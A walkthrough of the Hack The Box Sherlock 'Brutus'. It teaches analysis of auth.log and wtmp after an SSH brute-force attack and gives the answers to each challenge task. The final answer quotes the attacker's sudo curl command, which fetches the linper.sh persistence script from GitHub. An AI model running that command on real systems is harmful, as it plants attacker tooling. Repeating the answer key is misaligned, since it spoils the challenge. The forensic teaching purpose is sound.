HTB- Sherlocks: Brutus– Level: Very Easy
Amit Persky

Table of Contents

Intro:

In this very easy Sherlock, you will familiarize yourself with Unix auth.log and wtmp logs. We'll explore a scenario where a Confluence server was brute-forced via its SSH service. After gaining access to the server, the attacker performed additional activities, which we can track using auth.log. Although auth.log is primarily used for brute-force analysis, we will delve into the full potential of this artifact in our investigation, including aspects of privilege escalation, persistence, and even some visibility into command execution.


Rationale:

The "Brutus" challenge on Hack The Box is about analyzing logs from a Unix server to find out what an attacker did after breaking into the system through SSH. It includes tasks like finding the attacker's IP address, the username they accessed, how long they were logged in, and what commands they ran. This challenge helps you learn how to read logs and understand what attackers do after getting into a system.

Task 1:

Analyzing the auth.log, can you identify the IP address used by the attacker to carry out a brute force attack?

Ok. So we are getting 2 files in the zip:



auth.log - Records user logins and authentication-related system events.

wtmp - Logs all user logins and logouts.

I opened the auth.log file and saw how he behaved. I understood that I need to look for "Failed" lines with some IP so I greped it:

```
┌──(kali㉿kali)-[~/Desktop/Brutus]
└─$ cat auth.log| grep 'Failed'
Mar  6 06:31:33 ip-172-31-35-28 sshd[2327]: Failed password for invalid user admin from 65.2.161.68 port 46392 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2331]: Failed password for invalid user admin from 65.2.161.68 port 46436 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2332]: Failed password for invalid user admin from 65.2.161.68 port 46444 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2335]: Failed password for invalid user admin from 65.2.161.68 port 46460 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2337]: Failed password for invalid user admin from 65.2.161.68 port 46498 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2334]: Failed password for invalid user admin from 65.2.161.68 port 46454 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2338]: Failed password for backup from 65.2.161.68 port 46512 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2336]: Failed password for backup from 65.2.161.68 port 46468 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2330]: Failed password for invalid user admin from 65.2.161.68 port 46422 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2328]: Failed password for invalid user admin from 65.2.161.68 port 46390 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2329]: Failed password for invalid user admin from 65.2.161.68 port 46414 ssh2
Mar  6 06:31:33 ip-172-31-35-28 sshd[2333]: Failed password for invalid user admin from 65.2.161.68 port 46452 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2352]: Failed password for backup from 65.2.161.68 port 46568 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2351]: Failed password for backup from 65.2.161.68 port 46538 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2355]: Failed password for backup from 65.2.161.68 port 46576 ssh2
Mar  6 06:31:34 ip-172-31-35-28 sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
Mar  6 06:31:36 ip-172-31-35-28 sshd[2357]: Failed password for backup from 65.2.161.68 port 46582 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2359]: Failed password for invalid user server_adm from 65.2.161.68 port 46596 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2361]: Failed password for invalid user server_adm from 65.2.161.68 port 46614 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2368]: Failed password for invalid user server_adm from 65.2.161.68 port 46676 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2369]: Failed password for invalid user server_adm from 65.2.161.68 port 46682 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2365]: Failed password for invalid user server_adm from 65.2.161.68 port 46644 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2366]: Failed password for invalid user server_adm from 65.2.161.68 port 46648 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2364]: Failed password for invalid user server_adm from 65.2.161.68 port 46632 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2367]: Failed password for invalid user server_adm from 65.2.161.68 port 46664 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2363]: Failed password for invalid user server_adm from 65.2.161.68 port 46620 ssh2
Mar  6 06:31:37 ip-172-31-35-28 sshd[2377]: Failed password for invalid user server_adm from 65.2.161.68 port 46684 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2379]: Failed password for invalid user server_adm from 65.2.161.68 port 46698 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2380]: Failed password for invalid user server_adm from 65.2.161.68 port 46710 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2383]: Failed password for invalid user svc_account from 65.2.161.68 port 46722 ssh2
Mar  6 06:31:38 ip-172-31-35-28 sshd[2384]: Failed password for invalid user svc_account from 65.2.161.68 port 46732 ssh2
```

As we can see there is 1 IP that is all over again and again.

Answer:

65.2.161.68

Task 2:

The brute force attempts were successful, and the attacker gained access to an account on the server. What is the username of this account?

ok so for this question I looked in the auth.log file and saw that there is some "Accepted" so I greped it too:

As we can see the attacker gained access on 2 users, one of them is root and the other is cyberjunkie.


Answer:

root

Task 3:

Can you identify the timestamp when the attacker manually logged in to the server to carry out their objectives?

Ok. For this question we need to work with the "wtmp" file because we don't have the full info in auth.log. We need to remember that this file Is a binary file that's why we need to decode him to readable format. For that' in linux we got the "utmpdump" order. I did that with some greps (with some answers from before) to get the right answer:



Answer:

2024-03-06 06:32:45

Task 4:

SSH login sessions are tracked and assigned a session number upon login. What is the session number assigned to the attacker's session for the user account from Question 2?

Ok we need to find to session number for the user "root"

If we will look closely when session is opened, its written in the "auth.log" as "New session" so I greped all this and got this:

We got three options: 6,34 and 37.

I tried them, and one of them is the answer.


Answer:

37

Task 5:

The attacker added a new user as part of their persistence strategy on the server and gave this new user account higher privileges. What is the name of this account?

Ok for this question we need to look in the auth.log for some indication that some use got higher privileges. In this kind of logs, we can see that on the lines there is adding record. So we will look for "add" lines to see if one user got another privileges:



As we can see the user "cyberjunkie" created and got higher privileges.


Answer:

cyberjunkie

Task 6:

What is the MITRE ATT&CK sub-technique ID used for persistence?

The MITRE ATT&CK framework includes some sub-techniques under the main technique "Persistence". I searched in the website (and we saw that the attacker created user and) and I found this:



As we can see the ID here is related to our scenario.


Answer:

T1136.001

Task 7:

How long did the attacker's first SSH session last based on the previously confirmed authentication time and session ending within the auth.log? (seconds)

ok to answer this question we need to look only at the session 37 that we know is connect here. I searched for that in the auth.log and saw this:



We can see when the session starts and when its over. I calculated that and its 4 minutes and 40 seconds.4*60 + 40 = 280 seconds. Try that and its not the answer. So I decided to look on the wtmp file for answer and saw that:

We can see that here the start of the session is 06:32:45 and its 1 second less then I thought. So I did 280-1=279.


Answer:

279

Task 8:

The attacker logged into their backdoor account and utilized their higher privileges to download a script. What is the full command executed using sudo?

Ok. So we understanding that the attacker used "sudo". I greped sudo and found that:



As we can the attacker used sudo to run command to get some bash script. I copied what the coming after COMMAND= and this is the right answer.

Answer:

/usr/bin/curl https://raw.githubusercontent.com/montysecurity/linper/main/linper.sh